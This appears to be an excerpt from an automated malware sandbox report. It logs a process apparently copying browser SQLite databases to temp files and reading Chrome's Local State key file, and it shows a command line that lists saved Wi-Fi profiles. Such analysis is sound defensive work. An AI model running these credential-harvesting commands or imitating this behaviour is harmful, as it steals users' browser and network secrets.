C:\Users\user\AppData\Local\Temp\tmp77A1.tmp.dat	0	106496	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 03 00 00 00 34 00 00 00 00 00 00 00 00 00 00 00 21 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 6a fd 05 00 00 00 04 07 fd 00 00 00 00 31 07 fd 07 fd 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ 4!.j1	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpA565.tmp.dat	0	51200	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 19 00 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 05 00 00 00 02 07 fd 00 00 00 00 18 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .j	success or wait	1	71FF13BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpC105.tmp.dat	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 07 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 00 2e 6a fd 0d 0d 24 00 04 0a 0c 00 0f 67 0f fd 0a 0c 0c fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .j$g	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpC173.tmp.dat	0	131072	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 07 00 00 00 59 00 00 00 00 00 00 00 00 00 00 00 36 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 00 2e 6a fd 05 00 00 00 08 07 fd 00 00 00 00 57 07 fd 07 fd 07 fd 07 fd 07 fd 07 fd 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ Y6.jW	success or wait	2	71FF13BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpCE79.tmp.dat	0	131072	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 01 00 00 00 26 00 00 00 00 00 00 00 00 00 00 00 1f 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 05 00 00 00 01 0f fd 00 00 00 00 1a 0f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ &.j	success or wait	2	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpDB30.tmp.dat	0	131072	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 01 00 00 00 26 00 00 00 00 00 00 00 00 00 00 00 1f 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 05 00 00 00 01 0f fd 00 00 00 00 1a 0f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ &.j	success or wait	2	71FF13BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpE8C2.tmp.dat	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 01 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 0d 0f fd 00 04 0e fd 00 0f 67 0f fd 0e fd 0f 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .jg4	success or wait	1	71FF13BB	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpF3A4.tmp.dat	0	131072	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 07 00 00 00 59 00 00 00 00 00 00 00 00 00 00 00 36 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 00 2e 6a fd 05 00 00 00 08 07 fd 00 00 00 00 57 07 fd 07 fd 07 fd 07 fd 07 fd 07 fd 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ Y6.jW	success or wait	2	71FF13BB	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AddInProcess32.exe.log	0	1616	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 39 32 30 65 33 64 31 64 37 30 34 34 37 63 33 63 31 30 65 36 39 65 36 64 66 30 37 36 36 35 36 38 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll",03,"System.Core, Version=4.0.0	success or wait	1	7359A147	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe.config	0	4095	success or wait	1	7311CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe.config	0	8171	end of file	1	7311CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7311CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7311CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a403a0b75e95c07da2caa7f780446a62\mscorlib.ni.dll.aux	0	176	success or wait	1	730C0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe.config	0	4095	success or wait	1	7313738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe.config	0	8171	end of file	1	7313738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7313738A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7313738A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll.aux	0	620	success or wait	1	730C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa14486ae08118d3b9fcc\System.Configuration.ni.dll.aux	0	864	success or wait	1	730C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll.aux	0	900	success or wait	1	730C0842	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll.aux	0	748	success or wait	1	730C0842	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4095	success or wait	1	7311CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	6135	success or wait	1	7311CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	8171	end of file	1	7311CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71FE9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	success or wait	1	71FE9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	0	4096	end of file	1	71FE9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe.config	0	4096	success or wait	1	71FE9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe.config	0	4096	end of file	1	71FE9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe.config	0	4095	success or wait	1	7311CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe.config	0	8171	end of file	1	7311CBDB	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe.config	0	4095	success or wait	1	7311CBDB	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe.config	0	8171	end of file	1	7311CBDB	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\96012833bebd5f21714fc508603cda97\System.Management.ni.dll.aux	0	764	success or wait	1	730C0842	ReadFile
C:\Users\user\AppData\Local\Temp\tmpB97.tmp.dat	0	5242880	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmp3198.tmp.dat	0	40960	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmp1F34.tmp.dat	0	98304	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmp31D7.tmp.dat	0	20480	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	4096	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	4096	success or wait	146	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	672	end of file	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	4096	end of file	1	71FE9B71	ReadFile
\pipe	0	4096	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmp448A.tmp.dat	0	106496	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmp5604.tmp.dat	0	159744	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6720.tmp.dat	0	159744	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmp7752.tmp.dat	0	20480	success or wait	1	71FE9B71	ReadFile
\pipe	0	4096	pipe broken	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmp77A1.tmp.dat	0	106496	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmpA565.tmp.dat	0	51200	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmpC105.tmp.dat	0	20480	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmpC173.tmp.dat	0	196608	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmpCE79.tmp.dat	0	155648	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmpDB30.tmp.dat	0	155648	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmpE8C2.tmp.dat	0	20480	success or wait	1	71FE9B71	ReadFile
C:\Users\user\AppData\Local\Temp\tmpF3A4.tmp.dat	0	196608	success or wait	1	71FE9B71	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Tracing\AddInProcess32_RASMANCS	success or wait	1	7130FC58	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\AddInProcess32_RASMANCS	EnableFileTracing	dword	0	success or wait	1	7130FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\AddInProcess32_RASMANCS	EnableAutoFileTracing	dword	0	success or wait	1	7130FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\AddInProcess32_RASMANCS	EnableConsoleTracing	dword	0	success or wait	1	7130FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\AddInProcess32_RASMANCS	FileTracingMask	dword	-65536	success or wait	1	7130FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\AddInProcess32_RASMANCS	ConsoleTracingMask	dword	-65536	success or wait	1	7130FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\AddInProcess32_RASMANCS	MaxFileSize	dword	1048576	success or wait	1	7130FC58	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing\AddInProcess32_RASMANCS	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	7130FC58	unknown

Analysis Process: cmd.exe PID: **1160**, Parent PID: **8168**

General	
Target ID:	12
Start time:	09:15:23
Start date:	14/06/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"cmd.exe" /C chcp 65001 && netsh wlan show profile | findstr All
Imagebase:	0xa40000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **3508**, Parent PID: **1160**

General	
Target ID:	13
Start time:	09:15:23
Start date:	14/06/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6ee680000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

Analysis Process: msiexec.exe PID: **3232**, Parent PID: **624**

General	
Target ID:	14
Start time:	09:15:23
Start date:	14/06/2024
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\msiexec.exe /V
Imagebase:	0x7ff63cc90000
File size:	69'632 bytes
MD5 hash:	E5DA170027542E25EDE42FC54C929077
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high
Has exited:	false

Analysis Process: chcp.com PID: **1848**, Parent PID: **1160**

General

Target ID:	15
Start time:	09:15:23
Start date:	14/06/2024
Path:	C:\Windows\SysWOW64\chcp.com
Wow64 process (32bit):	true
Commandline:	chcp 65001
Imagebase:	0x230000
File size:	12'800 bytes
MD5 hash:	20A59FB950D8A191F7D35C4CA7DA9CAF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: netsh.exe PID: **3276**, Parent PID: **1160**

General

Target ID:	16
Start time:	09:15:24
Start date:	14/06/2024
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	netsh wlan show profile
Imagebase:	0x15c0000
File size:	82'432 bytes
MD5 hash:	4E89A1A088BE715D6C946E55AB07C7DF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: findstr.exe PID: **4124**, Parent PID: **1160**

General

Target ID:	17
Start time:	09:15:25
Start date:	14/06/2024
Path:	C:\Windows\SysWOW64\findstr.exe

Wow64 process (32bit):	true
Commandline:	findstr All
Imagebase:	0xc30000
File size:	29'696 bytes
MD5 hash:	F1D4BE0E99EC734376FDE474A8D4EA3E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
stdin	0	8192	success or wait	1	C33A11	ReadFile
stdin	0	7168	success or wait	1	C3305F	ReadFile
stdin	0	8192	pipe broken	1	C3305F	ReadFile

Disassembly

No disassembly